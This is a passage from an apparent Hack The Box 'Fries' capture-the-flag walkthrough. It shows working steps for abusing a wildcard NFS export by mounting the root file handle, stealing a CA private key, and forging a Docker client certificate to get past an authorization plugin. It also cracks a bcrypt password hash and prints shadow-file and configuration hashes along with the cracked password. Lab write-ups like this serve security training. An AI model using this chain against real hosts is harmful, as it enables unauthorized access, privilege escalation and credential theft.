mail:*:19579:0:99999:7:::
news:*:19579:0:99999:7:::
uucp:*:19579:0:99999:7:::
proxy:*:19579:0:99999:7:::
www-data:*:19579:0:99999:7:::
backup:*:19579:0:99999:7:::
list:*:19579:0:99999:7:::
irc:*:19579:0:99999:7:::
gnats:*:19579:0:99999:7:::
nobody:*:19579:0:99999:7:::
_apt:*:19579:0:99999:7:::
systemd-network:*:19579:0:99999:7:::
systemd-resolve:*:19579:0:99999:7:::
messagebus:*:19579:0:99999:7:::
systemd-timesync:*:19579:0:99999:7:::
pollinate:*:19579:0:99999:7:::
sshd:*:19579:0:99999:7:::
syslog:*:19579:0:99999:7:::
uuidd:*:19579:0:99999:7:::
tcpdump:*:19579:0:99999:7:::
tss:*:19579:0:99999:7:::
landscape:*:19579:0:99999:7:::
fwupd-refresh:*:19579:0:99999:7:::
usbmux:*:19589:0:99999:7:::
svc:$y$j9T$Y7j3MSqEJTcNTqSSVJRS2.$h0AFlCXKB9V0PZ.BIyZKSGR6WFJWlxIRiqK.JLOB4PD:20238:0:99999:7:::
lxd:!:19589::::::
_rpc:*:20234:0:99999:7:::
statd:*:20234:0:99999:7:::
dnsmasq:*:20234:0:99999:7:::
barman:*:20236:0:99999:7:::
sssd:*:20238:0:99999:7:::

Checking no_root_squash
Export              no_root_squash
/srv/web.fries.htb  DISABLED

NFSv4 overview and auth methods (incomplete)
srv: pseudo
    web.fries.htb: sys
        shared: sys
        certs: sys
        webroot: sys

NFSv4 guessed exports (Linux only, may differ from /etc/exports):
Directory           Auth methods  Export file handle
/srv/web.fries.htb  sys           0100070001000a00000000008a01da16c18a400cbc9b37e3567d3fba


Trying to guess server OS
OS       Property                                      Fulfilled
Linux    File Handles start with 0x0100                Yes
Windows  NFSv3 File handles are 32 bytes long          No
Windows  Only NFS versions 3 and 4.1 supported         No
FreeBSD  Mountd reports subnets without mask           Unknown
NetApp   netapp partner protocol supported             No
HP-UX    Only one request per TCP connection possible  No

Final OS guess: Linux
From this.
Available Exports reported by mountd:
Directory           Allowed clients  Auth methods  Export file handle
/srv/web.fries.htb  *(wildcard)      sys           0100070001000a00000000008a01da16c18a400cbc9b37e3567d3fba
We can see the * meaning that any client can connect and the auth methods is weak and also got the Unique identifier for this export.
→ Leverage this point to mount with root file handle.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ sudo mkdir /mnt/nfs_root
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ sudo fuse_nfs --manual-fh 0100070201000a00000000008a01da16c18a400cbc9b37e3567d3fba02000000000000000200000000000000 --fake-uid --allow-write /mnt/nfs_root 172.18.0.1Open another terminal and list out /mnt/nfs_root.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ sudo ls /mnt/nfs_root
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  swap.img  sys  tmp  usr  var
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ sudo ls -la /mnt/nfs_root/srv/web.fries.htb/
total 0
drwxrwxrwx 2 root 59605603 4096 May 26 14:13 certs
drwxrwxrwx 2 root root 4096 Nov 24 2025 shared
drwxr--rwx 5 kali kali 4096 Jun 7 09:30 webrootWe also got these folder same as when doing with mount.
→ Let’s check out these folder.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ sudo ls -la /mnt/nfs_root/srv/web.fries.htb/certs/
total 0
-rw-r--r-- 1 root 59605603 1708 Nov 24  2025 ca-key.pem
-rw-r--r-- 1 root 59605603 1111 Nov 24  2025 ca.pem
-rw-r--r-- 1 root 59605603 1115 Nov 24  2025 server-cert.pem
-rw-r--r-- 1 root 59605603  940 Nov 24  2025 server.csr
-rw-r--r-- 1 root 59605603 1704 Nov 24  2025 server-key.pem
-rw-r--r-- 1 root 59605603  205 Nov 24  2025 server-openssl.cnf
We got the ca-key.pem which is CA Private Key. As we assume earlier, we can go to the point to exploit the Docker API.
Initial Access
So after we gain ourself inside svc and performing some nfs to give us the access to folder that contains CA Private Key which we can use it to dealing with docker daemon so let’s go through it.
Docker
Searching out and got this docker-socket-security-a-critical-vulnerability-guide in the Method 1 that Docker accepts connections from clients got a trusted certificate and this one run on port 2376.
tcp 0 0 127.0.0.1:2376 0.0.0.0:* LISTEN -Checking back the result and we found there is open port on this so we can doing steps from the guideline that we can perform certificate forgery.
→ We can sign ANY certificate, impersonate ANY user and bypass ALL authentication so this is PKI exploitation that we got the CA key to forged trusted certificates.
svc@web:~$ ps -ef --forest
UID          PID    PPID  C STIME TTY          TIME CMD
root           2       0  0 10:14 ?        00:00:00 [kthreadd]
root           3       2  0 10:14 ?        00:00:00  \_ [pool_workqueue_release]
<SNIP>
root         922       1  0 10:15 ?        00:00:53 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock --authorization-plugin=authz-broker --tlsverify --tlscacert=/etc/docker/certs/ca.pem --tlscert=/etc/docker/certs/server-cert.pem --tlskey=/etc/docker/certs/server-key.pem -H=127.0.0.1:2376
<SNIP>
If we check again the process earlier, we see that it is using authz-broker as authoriazation plugin.
→ Searching out and got this authz.

Based on what we read, let’s check out /var/lib/authz-broker/policy.json.
svc@web:/tmp$ cat /var/lib/authz-broker/policy.json
{"name":"policy_1", "users": ["svc"], "actions": ["container_list", "container_logs"]}
{"name":"policy_1", "users": ["sysadm"], "actions": ["container"], "readonly":true}
{"name":"policy_2", "users": ["root"], "actions": [""]}
We can see that sysadm has permission to interact with docker so that we will forge a client certificate for this user.
First we will create a private key.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ openssl genrsa -out sysadm-key.pem 2048
Then create Certificate Signing Request (CSR).
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ openssl req -new -key sysadm-key.pem -out sysadm.csr -subj "/CN=sysadm"
After then, we sign Certificate with Stolen CA.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ openssl x509 -req -in sysadm.csr -CA ca.pem -CAkey ca-key.pem -CAcreateserial -out sysadm-cert.pem -days 3650
Certificate request self-signature ok
subject=CN=sysadm
Check out create-a-ca-server-and-client-keys-with-openssl to know how to generate CA private and public keys.
-rw-rw-r-- 1 kali kali 1086 Nov 24 01:20 sysadm-cert.pem
-rw-rw-r-- 1 kali kali  887 Nov 24 01:20 sysadm.csr
-rw------- 1 kali kali 1704 Nov 24 01:20 sysadm-key.pem
Now we got all we need.
→ Upload it up to svc session via python server.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
svc@web:/tmp$ wget 10.10.16.41/sysadm-cert.pem
svc@web:/tmp$ wget 10.10.16.41/sysadm-key.pem
svc@web:/tmp$ wget 10.10.16.41/ca.pem┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.22.160 - - [24/Nov/2025 01:22:48] "GET /sysadm-cert.pem HTTP/1.1" 200 -
10.129.22.160 - - [24/Nov/2025 01:23:07] "GET /sysadm-key.pem HTTP/1.1" 200 -
10.129.22.160 - - [24/Nov/2025 01:23:17] "GET /ca.pem HTTP/1.1" 200 -Now we can authenticate with Docker API to list all the running containers.
svc@web:/tmp$ docker --tlsverify --tlscacert=ca.pem --tlscert=sysadm-cert.pem --tlskey=sysadm-key.pem -H tcp://127.0.0.1:2376 ps
CONTAINER ID   IMAGE                   COMMAND                  CREATED        STATUS        PORTS                                                                        NAMES
f427ecaa3bdd   pwm/pwm-webapp:latest   "/app/startup.sh"        5 months ago   Up 27 hours   0.0.0.0:8443->8443/tcp, [::]:8443->8443/tcp                                  pwm
cb46692a4590   dpage/pgadmin4:9.1.0    "/entrypoint.sh"         5 months ago   Up 27 hours   443/tcp, 127.0.0.1:5050->80/tcp                                              pgadmin4
bfe752a26695   fries-web               "/usr/local/bin/pyth…"   5 months ago   Up 27 hours   127.0.0.1:5000->5000/tcp                                                     web
858fdf51af59   postgres:16             "docker-entrypoint.s…"   5 months ago   Up 27 hours   5432/tcp                                                                     postgres
b916aad508e2   gitea/gitea:1.22.6      "/usr/bin/entrypoint…"   5 months ago   Up 27 hours   127.0.0.1:3000->3000/tcp, 172.18.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
So we can see there is containers id f427ecaa3bdd named pwm, let’s inspect it out to see files inside.
svc@web:/tmp$ docker --tlsverify --tlscacert=ca.pem --tlscert=sysadm-cert.pem --tlskey=sysadm-key.pem -H tcp://127.0.0.1:2376 inspect f427ecaa3bdd
[
    {
        "Id": "f427ecaa3bdddcca33553c3a27f9e139013b55cc9b4aeeeefbad93669869ade6",
        "Created": "2025-06-01T20:47:36.3837457Z",
        "Path": "/app/startup.sh",
        "Args": [],
        "State": {
            "Status": "running",
            "Running": true,
            "Paused": false,
            "Restarting": false,
            "OOMKilled": false,
            "Dead": false,
            "Pid": 1393,
            "ExitCode": 0,
            "Error": "",
            "StartedAt": "2025-11-26T16:34:31.2974869Z",
            "FinishedAt": "2025-11-19T23:25:48.928931Z"
        },
        "Image": "sha256:6b2bacb1343e12bc7bb23fee163969b262d8aed9d54203f85853a680aa39c7e0",
        "ResolvConfPath": "/var/lib/docker/containers/f427ecaa3bdddcca33553c3a27f9e139013b55cc9b4aeeeefbad93669869ade6/resolv.conf",
        "HostnamePath": "/var/lib/docker/containers/f427ecaa3bdddcca33553c3a27f9e139013b55cc9b4aeeeefbad93669869ade6/hostname",
        "HostsPath": "/var/lib/docker/containers/f427ecaa3bdddcca33553c3a27f9e139013b55cc9b4aeeeefbad93669869ade6/hosts",
        "LogPath": "/var/lib/docker/containers/f427ecaa3bdddcca33553c3a27f9e139013b55cc9b4aeeeefbad93669869ade6/f427ecaa3bdddcca33553c3a27f9e139013b55cc9b4aeeeefbad93669869ade6-json.log",
        "Name": "/pwm",
        "RestartCount": 0,
        "Driver": "overlay2",
        "Platform": "linux",
        "MountLabel": "",
        "ProcessLabel": "",
        "AppArmorProfile": "docker-default",
        "ExecIDs": null,
        "HostConfig": {
            "Binds": [
                "/root/scripts/pwm/pwm-workpath:/.pwm-workpath:rw",
                "/root/scripts/pwm/config:/config:rw"
            ],
            "ContainerIDFile": "",
            "LogConfig": {
                "Type": "json-file",
                "Config": {}
            },
            "NetworkMode": "scripts_vpcbr2",
            "PortBindings": {
                "8443/tcp": [
                    {
                        "HostIp": "",
                        "HostPort": "8443"
                    }
                ]
            },
<SNIP>"HostConfig": {
"Binds": [
"/root/scripts/pwm/pwm-workpath:/.pwm-workpath:rw",
"/root/scripts/pwm/config:/config:rw"
],
<SNIP>This indicates the configuration is at /config so we can extract this directory back to /tmp.
svc@web:/tmp$ docker --tlsverify --tlscacert=ca.pem --tlscert=sysadm-cert.pem --tlskey=sysadm-key.pem -H tcp://127.0.0.1:2376 cp f427ecaa3bdd:/config ./pwm_config
Successfully copied 21.2MB to /tmp/pwm_config
Let’s check it out.
svc@web:/tmp/pwm_config$ ls -la
total 160
drwxr-xr-x  6 svc  svc    4096 Nov 12 01:38 .
drwxrwxrwt 14 root root   4096 Nov 24 13:38 ..
-rw-r--r--  1 svc  svc     149 Nov 23 10:16 applicationPath.lock
drwxr-xr-x  2 svc  svc    4096 Nov 12 01:37 backup
drwxr-xr-x  3 svc  svc    4096 Jun  1 02:03 LocalDB
drwxr-xr-x  2 svc  svc    4096 Nov 23 10:15 logs
-rw-r--r--  1 svc  svc  134122 Nov 12 01:38 PwmConfiguration.xml
drwxr-xr-x  2 svc  svc    4096 Jun  1 02:03 temp
Despite from inspect to know the where the files is located, we can also found out this /config based on this pwm.

As we can see, this repo also used the folder structure based on what we see when inspecting.
→ Let’s check out the PwmConfiguration.xml that hold the config of this service.
<?xml version="1.0" encoding="UTF-8"?><PwmConfiguration createTime="2025-06-01T02:07:43Z" modifyTime="2025-06-01T19:53:04Z" pwmBuild="b7ed22b" pwmVersion="2.0.8" xmlVersion="5">
    <!--
                This configuration file has been auto-generated by the PWM password self service application.

                WARNING: This configuration file contains sensitive security information, please handle with care!

                WARNING: If a server is currently running using this configuration file, it will be restarted and the
                 configuration updated immediately when it is modified.

                NOTICE: This file is encoded as UTF-8.  Do not save or edit this file with an editor that does not
                        support UTF-8 encoding.

                If unable to edit using the application ConfigurationEditor web UI, the following options are available:
                      1. Edit this file directly by hand.
                      2. Remove restrictions of the configuration by setting the property "configIsEditable" to "true".
                         This will allow access to the ConfigurationEditor web UI without having to authenticate to an
                         LDAP server first.

                If you wish for sensitive values in this configuration file to be stored unencrypted, set the property
                "storePlaintextValues" to "true".
-->
    <properties type="config">
        <property key="configIsEditable">true</property>
        <property key="configEpoch">0</property>
        <property key="configPasswordHash">$2y$04$W1TubX/9JAqpHlxx7xqXpesUMB2bJMV4dH/8pXbcul0NgA6ZexGyG</property>
    </properties>
<SNIP>
Got the hash.
$2y$04$W1TubX/9JAqpHlxx7xqXpesUMB2bJMV4dH/8pXbcul0NgA6ZexGyGLet’s crack it up.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 16 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rockon!          (?)
1g 0:00:00:04 DONE (2025-11-24 01:41) 0.2222g/s 4950p/s 4950c/s 4950C/s shayla1..melissa12
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Got the password rockon! for pwm service.
→ Now login back in to https://pwm.fries.htb/pwm/private//config/login.


Login success and we can see the status and health.
→ This one is Configuration Manger, let’s check out the Configuration Editor see if we can do something.

